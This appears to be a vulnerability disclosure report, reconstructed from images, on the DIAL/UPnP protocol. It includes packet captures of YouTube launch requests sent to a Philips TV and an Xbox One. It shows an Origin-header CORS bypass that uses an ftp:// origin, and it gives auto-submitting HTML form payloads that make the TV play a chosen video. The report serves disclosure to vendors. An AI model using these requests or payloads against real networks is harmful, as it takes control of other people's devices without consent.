
```
> User Datagram Protocol, Src Port: 51262, Dst Port: 1900
v Simple Service Discovery Protocol
  > M-SEARCH * HTTP/1.1\r\n
    HOST: 239.255.255.250:1900\r\n
    MAN: "ssdp:discover"\r\n
    MX: 1\r\n
    ST: urn:dial-multiscreen-org:service:dial:1\r\n
    USER-AGENT: Google Chrome/79.0.3945.88 Windows\r\n
    \r\n
```

Image 8: Chrome searches for urn:dial-multiscreen-org:service:dial:1 services



```
   4198 150.688685    192.168.0.33        239.255.255.250     SSDP      215 M-SEARCH * HTTP/1.1
   4199 150.767889    192.168.0.26        192.168.0.33        SSDP      337 HTTP/1.1 200 OK

> Frame 4199: 337 bytes on wire (2696 bits), 337 bytes captured (2696 bits) on interface \Device\NPF_{44232C4C-731A-4333-B489-4B618B877ABC}, id 0
> Ethernet II, Src:
> Internet Protocol Version 4, Src: 192.168.0.26, Dst: 192.168.0.33
> User Datagram Protocol, Src Port: 1900, Dst Port: 55350
v Simple Service Discovery Protocol
  > HTTP/1.1 200 OK\r\n
    LOCATION: http://192.168.0.26:56790/dd.xml\r\n
    CACHE-CONTROL: max-age=1800\r\n
    EXT:\r\n
    BOOTID.UPNP.ORG: 1\r\n
    SERVER: Linux/2.6 UPnP/1.0 quick_ssdp/1.0\r\n
    ST: urn:dial-multiscreen-org:service:dial:1\r\n
    USN: uuid:00000000-0000-0000-0000-1c5a6bc72bc1::urn:dial-multiscreen-org:service:dial:1\r\n
    \r\n
    [HTTP response 1/4]
    [Next response in frame: 4221]
```

Image 9: Philips TV replies for service definition URL



```
GET /dd.xml HTTP/1.1
Host: 192.168.0.26:56790
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.87 Safari/537.36
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: application/xml
Application-URL: http://192.168.0.26:56789/apps/

<?xml version="1.0"?><root
xmlns="urn:schemas-upnp-org:device-1-0"
xmlns:r="urn:restful-tv-org:schemas:upnp-dd">
<specVersion>    <major>1</major>    <minor>0</minor>
</specVersion>  <device>
<deviceType>urn:schemas-upnp-org:device:tvdevice:1</devi
ceType>    <friendlyName>OturmaTV</friendlyName>
<manufacturer>MediaTek Inc.</manufacturer>
<modelName>Philips_5300</modelName>
<UDN>uuid:00000000-0000-0000-0000-1c5a6bc72bc1</UDN>
</device></root>
```

Image 10: DIAL REST Service URL for Xbox One

Philips TV YouTube Video Playing Lifecycle

```
GET /apps/YouTube HTTP/1.1
Host: 192.168.0.26:56789
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
Accept-Encoding: gzip, deflate

HTTP/1.1 200 OK
Content-Type: application/xml

<?xml version="1.0" encoding="UTF-8"?>
<service xmlns="urn:dial-multiscreen-org:schemas:dial">
<name>YouTube</name>
<options allowStop="true"/>
<state>stopped</state>
<additionalData xmlns="http://www.youtube.com/dial">
<screenId>h8o5nb0js4ec7cmu5jh1mhsvk7</screenId>
<theme>cl</theme>
<testYWRkaXR>c0ef1ca</testYWRkaXR>
</additionalData>
</service>
```

Document X: HTTP Request & Response to open YouTube app on TV


```
POST /apps/YouTube HTTP/1.1
Host: 192.168.0.26:56789
Connection: keep-alive
Content-Length: 83
Content-Type: text/plain
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
Accept-Encoding: gzip, deflate

pairingCode=17a9d83f-b53a-4f9b-a8ec-01347fab6b22&theme=cl&v=dQw4w9WgXcQ&t=14.561426

HTTP/1.1 201 Created
Content-Type: text/plain
Location: http://192.168.0.26:56789/apps/YouTube/run
Access-Control-Allow-Origin: (null)
```

Traffic 1: HTTP Request & Response for playing video

```
DELETE /apps/YouTube/run HTTP/1.1
Host: 192.168.0.26:56789
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
Accept-Encoding: gzip, deflate

HTTP/1.1 200 OK
Content-Type: text/plain
Access-Control-Allow-Origin: (null)
```

Traffic 2: HTTP Request & Response for stopping video

Our tests showed that with 1 request TV played video successfully



```
POST /apps/YouTube HTTP/1.1
Host: 192.168.0.26:56789
Connection: keep-alive
Content-Length: 34
Content-Type: text/plain
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.88 Safari/537.36
Accept-Encoding: gzip, deflate

theme=cl&v=dQw4w9WgXcQ&t=14.561426
```

```
HTTP/1.1 201 Created
Content-Type: text/plain
Location: http://192.168.0.26:56789/apps/YouTube/run
Access-Control-Allow-Origin: (null)
```

Traffic 3: 1 request for playing video directly

Xbox One YouTube Video Playing Lifecycle

Xbox One has native YouTube application

```
GET /apps/YouTube HTTP/1.1
Host: 192.168.0.16:10247
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
Accept-Encoding: gzip, deflate
```

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Server: Microsoft-HTTPAPI/2.0
Date: Fri, 27 Dec 2019 22:26:32 GMT
Content-Length: 187

<?xml version="1.0" encoding="UTF-8"?><service dialVer="2.1" xmlns="urn:dial-multiscreen-org:schemas:dial"><name>YouTube</name><options allowStop="true" /><state>stopped</state></service>
```


```
POST /apps/YouTube HTTP/1.1
Host: 192.168.0.16:10247
Connection: keep-alive
Content-Length: 81
Content-Type: text/plain
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
Accept-Encoding: gzip, deflate
```

```
pairingCode=8e8cee73-4f60-4b95-a3d6-
6437ca0adde8&theme=cl&v=dQw4w9WgXcQ&t=5.35846

HTTP/1.1 201 Created
Content-Length: 0
Location: http://192.168.0.16:10247/apps/YouTube/instance
Server: Microsoft-HTTPAPI/2.0
Date: Fri, 27 Dec 2019 22:26:35 GMT

DELETE /apps/YouTube/instance HTTP/1.1
Host: 192.168.0.16:10247
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/79.0.3945.88 Safari/537.36
Accept-Encoding: gzip, deflate

HTTP/1.1 500 Internal Server Error
Content-Length: 0
Server: Microsoft-HTTPAPI/2.0
Date: Fri, 27 Dec 2019 22:26:47 GMT
```

Traffic 4: HTTP Requests & Responses for playing Opening Youtube, Playing Video and Closing Video

The Risk

UPnP and DIAL trust local network and lack of basic security mechanism like authentication and authorization. With Version 1.7.2 “CORS Requirements and CORS Access Control Policy” added. In latest protocol specification (version 2.2)



6.6 CORS Requirements and CORS Access Control Policy

In addition to the CORS check made on `additionalDataUrl`, all Application Resource URLs are subject to the following policy:

Whenever an HTTP request is made against an Application Resource, the DIAL server should run the following checks:


1. If the `ORIGIN` header is absent in the request, the CORS check is not applicable and the request is allowed.
2. If the `ORIGIN` header is present in the request:
   a. `ORIGIN` headers that don't start with 'http', 'https', or 'file' are automatically accepted.
   b. The `ORIGIN` header must match one of the authorized domains provided by the DIAL application.

Implementation Note:

Copyright © 2018 Netflix, Inc. Version 2.2 Page 23

- *Each application MUST have a way to communicate its authorized domain to the DIAL server. This communication could occur at build time or by updating stored metadata. A hardcoded list of authorized domains MAY only be used for systems that cannot download applications dynamically.*

Note 1: This can be bypassed with iframed FTP document on some browsers (tested on Firefox 71 successfully, Chrome 79 prevents loading FTP documents inside iframe) as shown on ***Traffic 6***




```
POST /apps/YouTube HTTP/1.1
Host: 192.168.0.16:10247
Connection: keep-alive
Content-Length: 32
Content-Type: text/plain
Origin: http://test.yunuscadirci.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.88 Safari/537.36
Accept-Encoding: gzip, deflate

theme=cl&v=dQw4w9WgXcQ&t=5.35846
```

```
HTTP/1.1 201 Created
Content-Length: 0
Location:
http://192.168.0.16:10247/apps/YouTube/instance
Server: Microsoft-HTTPAPI/2.0
Date: Sat, 28 Dec 2019 00:26:39 GMT
```

Traffic 5: Xbox One YouTube Application plays video successfully with malicious Origin

This document is intended to be reviewed by Netflix and device vendors. Without permission of Yunus Çadırcı or Netflix it is prohibited to be released.



```
POST /apps/YouTube HTTP/1.1
Host: 192.168.0.26:56789
Connection: keep-alive
Content-Length: 34
Content-Type: text/plain
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.88 Safari/537.36
Origin: http://test.yunuscadirci.com
Accept-Encoding: gzip, deflate

theme=cl&v=dQw4w9WgXcQ&t=14.561426
```

```
HTTP/1.1 403 Forbidden
Content-Type: text/plain
Content-Length: 30
Connection: close

Error 403: Forbidden
Forbidden
```

```
POST /apps/YouTube HTTP/1.1
Host: 192.168.0.26:56789
Connection: keep-alive
Content-Length: 34
Content-Type: text/plain
Origin: ftp://test.yunuscadirci.com
Accept-Encoding: gzip, deflate

theme=cl&v=dQw4w9WgXcQ&t=14.561426
```

```
HTTP/1.1 201 Created
Content-Type: text/plain
Location:
http://192.168.0.26:56789/apps/
YouTube/run
Access-Control-Allow-Origin:
ftp://test.yunuscadirci.com
```

Traffic 6: Philips TV doesn't play video for HTTP origin (bypassed with FTP Origin)

Possible Attack Vectors

These attack vectors start with some people connected to same network clicks a malicious link on any device.


Automatic Form Submission

This attack targets achieving to play a defined video.

Xbox One


```
<html>
<body onload="document.frm1.submit()">
   <form method="post" action="http://192.168.0.16:10247/apps/YouTube"
name="frm1">
      <input type="hidden" name="theme" value="cl" />
        <input type="hidden" name="v" value="dQw4w9WgXcQ" />
        <input type="hidden" name="t" value="5.35846" />
   </form>
</body>
</html>
```

Document 3: Document that automatically send form to play video on YouTube for Xbox One



18	http://192.168.0.33:8000	GET	/formsubmit.html		200
19	http://192.168.0.16:10247	POST	/apps/YouTube	✓	201

```
POST /apps/YouTube HTTP/1.1
Host: 192.168.0.16:10247
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://192.168.0.33:8000
Connection: close
Referer: http://192.168.0.33:8000/formsubmit.html
Upgrade-Insecure-Requests: 1

theme=cl&v=dQw4w9WgXcQ&t=5.35846
```



19	http://192.168.0.16:10247	POST	/apps/YouTube	✓	201

```
HTTP/1.1 201 Created
Content-Length: 0
Location: http://192.168.0.16:10247/apps/YouTube/instance
Server: Microsoft-HTTPAPI/2.0
Date: Sat, 28 Dec 2019 00:45:54 GMT
Connection: close
```


Traffic 7: Xbox One YouTube App played video successfully as manual request.

Philips TV

```
<html>
<body onload="document.frm1.submit()">
   <form method="post" action="http://192.168.0.26:56789/apps/YouTube"
name="frm1">
      <input type="hidden" name="theme" value="cl" />
        <input type="hidden" name="v" value="dQw4w9WgXcQ" />
        <input type="hidden" name="t" value="5.35846" />
   </form>
</body>
```

```
</html>
```

Document 4: Document that automatically send form to play video on YouTube for Philips TV



30	http://192.168.0.26:56789	POST	/apps/YouTube	✓	403
31	http://192.168.0.26:56789	GET	/favicon.ico		404

```
HTTP/1.1 403 Forbidden
Content-Type: text/plain
Content-Length: 30
Connection: close

Error 403: Forbidden
Forbidden
```

Traffic 8: Philips TV responded with error message

Ajax Requests

